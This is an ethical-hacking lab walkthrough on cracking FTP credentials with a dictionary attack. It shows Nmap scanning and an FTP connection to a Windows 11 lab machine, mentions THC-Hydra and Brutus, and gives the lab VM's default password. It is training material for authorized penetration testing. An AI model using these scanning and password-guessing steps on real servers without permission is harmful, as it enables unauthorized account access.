Attackers perform web server attacks with certain goals in mind. These goals may be technical or non-technical. For example, attackers may breach the security of the web server to steal sensitive information for financial gain, or merely for curiosity's sake. The attacker tries all possible techniques to extract the necessary passwords, including password guessing, dictionary attacks, brute force attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience, as some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Brutus and THC-Hydra, to crack web passwords.

An ethical hacker or pen tester must test the company's web server against various attacks and other vulnerabilities. It is important to find various ways to extend the security test by analyzing web servers and employing multiple testing techniques. This will help to predict the effectiveness of additional security measures for strengthening and protecting web servers of the organization.

Lab Objectives

- Crack FTP credentials using a Dictionary Attack

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Web Server Attack

Attackers can cause various kinds of damage to an organization by attacking a web server, including:

- Compromise of a user account
- Secondary attacks from the website and website defacement
- Root access to other applications or servers
- Data tampering and data theft
- Damage to the company's reputation

Lab Tasks

Task 1: Crack FTP Credentials using a Dictionary Attack

A dictionary or wordlist contains thousands of words that are used by password cracking tools to break into a password-protected system. An attacker may either manually crack a password by guessing it or use automated tools and techniques such as the dictionary method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

First, find the open FTP port using Nmap, and then perform a dictionary attack using the THC Hydra tool.

1. Turn on the **Windows 11** and **Parrot Security** virtual machines.

Note: Here, we will use a sample password file (**Passwords.txt**) containing a list of passwords to crack the FTP credentials on the target machine.

2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window

3. Assume that you are an attacker, and you have observed that the FTP service is running on the **Windows 11** machine.
4. Perform an **Nmap scan** on the target machine (**Windows 11**) to check if the FTP port is open.
5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.


6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

8. In the terminal window, type **nmap -p 21 [IP Address of Windows 11]**, and press **Enter**.

Note: Here, the IP address of **Windows 11** is **10.10.1.11**.



```

Applications Places System
nmap -p 21 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# nmap -p 21 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 01:50 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00049s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:00 (Microsoft)


Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
[root@parrot]~/home/attacker#

```

9. Observe that **port 21** is open in **Windows 11**.

10. Check if an FTP server is hosted on the **Windows 11** machine.

11. Type **ftp [IP Address of Windows 11]** and press **Enter**. You will be prompted to enter user credentials. The need for credentials implies that an FTP server is hosted on the machine.



```

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:00 (Microsoft)


Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
[root@parrot]~/home/attacker# ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker):

```

12. Try entering random usernames and passwords in an attempt to gain FTP access.

Note: The password you enter will not be visible on the screen.

13. As shown in the screenshot, you will not be able to log in to the FTP server. Close the terminal window.



```

